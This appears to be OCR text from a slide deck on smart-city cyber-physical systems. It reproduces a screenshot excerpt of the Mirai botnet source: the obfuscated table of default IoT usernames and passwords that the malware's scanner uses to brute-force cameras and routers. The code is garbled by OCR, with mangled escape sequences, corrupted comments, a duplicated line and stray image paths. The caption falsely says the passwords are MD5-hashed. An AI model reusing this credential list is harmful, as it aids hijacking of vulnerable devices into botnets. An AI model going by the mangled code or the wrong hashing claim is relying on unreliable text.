The screenshot shows a GitHub repository page for the Mirai Source Code. The repository has 1 commit, 1 branch (master), and 0 releases. The master branch is selected. The code file contains numerous password entries for various IoT devices, such as cameras and routers, using MD5 hashing. The code is heavily obfuscated with hex escape sequences. The repository also includes files like attack.c, attack.h, and README.md.

```
tcp->syn = TRUE;


// Set up passwords
add_auth_entry("Wx50Wx4DWx4DWx56", "Wx5AWx41Wx11Wx17Wx13Wx13", 10); // root xc3511
add_auth_entry("Wx50Wx4DWx4DWx56", "Wx54Wx4BWx58Wx5AWx54", 9); // root vizvx

add_auth_entry("Wx51Wx57Wx52Wx4DWx50Wx56", "Wx51Wx57Wx52Wx4DWx50Wx56", 5); // support sup
add_auth_entry("Wx50Wx4DWx4DWx56", "", 4); // root (none)
add_auth_entry("Wx43Wx46Wx4FWx4BWx56", "Wx52Wx43Wx51Wx55Wx4DWx50Wx46", 4); // admin passm
add_auth_entry("Wx50Wx4DWx4DWx56", "Wx50Wx4DWx4DWx56", 4); // root root
add_auth_entry("Wx50Wx4DWx4DWx56", "Wx13Wx10Wx11Wx16Wx17", 4); // root 12345
add_auth_entry("Wx57Wx51Wx47Wx50", "Wx57Wx51Wx47Wx50", 3); // user user
add_auth_entry("Wx43Wx46Wx4FWx4BWx4C", "", 3); // admin (none)
add_auth_entry("Wx50Wx4DWx4DWx56", "Wx52Wx43Wx51Wx51", 3); // root pass
add_auth_entry("Wx43Wx46Wx4FWx4BWx4C", "Wx43Wx46Wx4FWx4BWx4CWx13Wx10Wx11Wx16", 3); // admin adm
add_auth_entry("Wx50Wx4DWx4DWx56", "Wx13Wx13Wx13", 3); // root 1111


add_auth_entry("Wx43Wx46Wx4FWx4BWx4C", "Wx13Wx13Wx13Wx13", 2); // admin 1111
add_auth_entry("Wx50Wx4DWx4DWx56", "Wx14Wx14Wx14Wx14Wx14", 2); // root 666666
add_auth_entry("Wx50Wx4DWx4DWx56", "Wx52Wx43Wx51Wx51Wx55Wx4DWx50Wx46", 2); // root passwo
add_auth_entry("Wx50Wx4DWx4DWx56", "Wx13Wx10Wx11Wx16", 2); // root 1234
add_auth_entry("Wx50Wx4DWx4DWx56", "Wx49Wx4EWx54Wx13Wx10Wx11", 1); // root klv123

add_auth_entry("Wx45Wx57Wx47Wx51Wx56", "Wx13Wx10Wx11Wx16Wx17", 1); // guest 12345
add_auth_entry("Wx45Wx57Wx47Wx51Wx56", "Wx13Wx10Wx11Wx16Wx17", 1); // guest 12345
add_auth_entry("Wx43Wx46Wx4FWx4BWx4CWx13", "Wx52Wx43Wx51Wx51Wx55Wx4DWx50Wx46", 1); // admin1 pass
add_auth_entry("Wx43Wx46Wx4FWx4BWx4C", "Wx43Wx46Wx4FWx4BWx4CWx13Wx10Wx11Wx16", 1); // adm
add_auth_entry("Wx14Wx14Wx14Wx14Wx14", "Wx14Wx14Wx14Wx14Wx14", 1); // 666666 666666

add_auth_entry("Wx43Wx46Wx4FWx4BWx4C", "Wx15Wx57Wx48Wx4FWx49Wx4DWx12Wx43Wx46Wx4FWx4BWx4C", 1); // ad
to0admin
add_auth_entry("Wx43Wx46Wx4FWx4BWx4C", "Wx16Wx11Wx10Wx13", 1); // admin 1234
add_auth_entry("Wx43Wx46Wx4FWx4BWx4C", "Wx52Wx43Wx51Wx51", 1); // admin pass
add_auth_entry("Wx43Wx46Wx4FWx4BWx4C", "Wx4FWx47Wx4BWx4CWx51Wx4F", 1); // admin meinasm
add_auth_entry("Wx56Wx47Wx41Wx4A", "Wx56Wx47Wx41Wx4A", 1); // tech tech
```



▪ CPS(Cyber Physical System) = Smart City를 위한 플랫폼





Q & A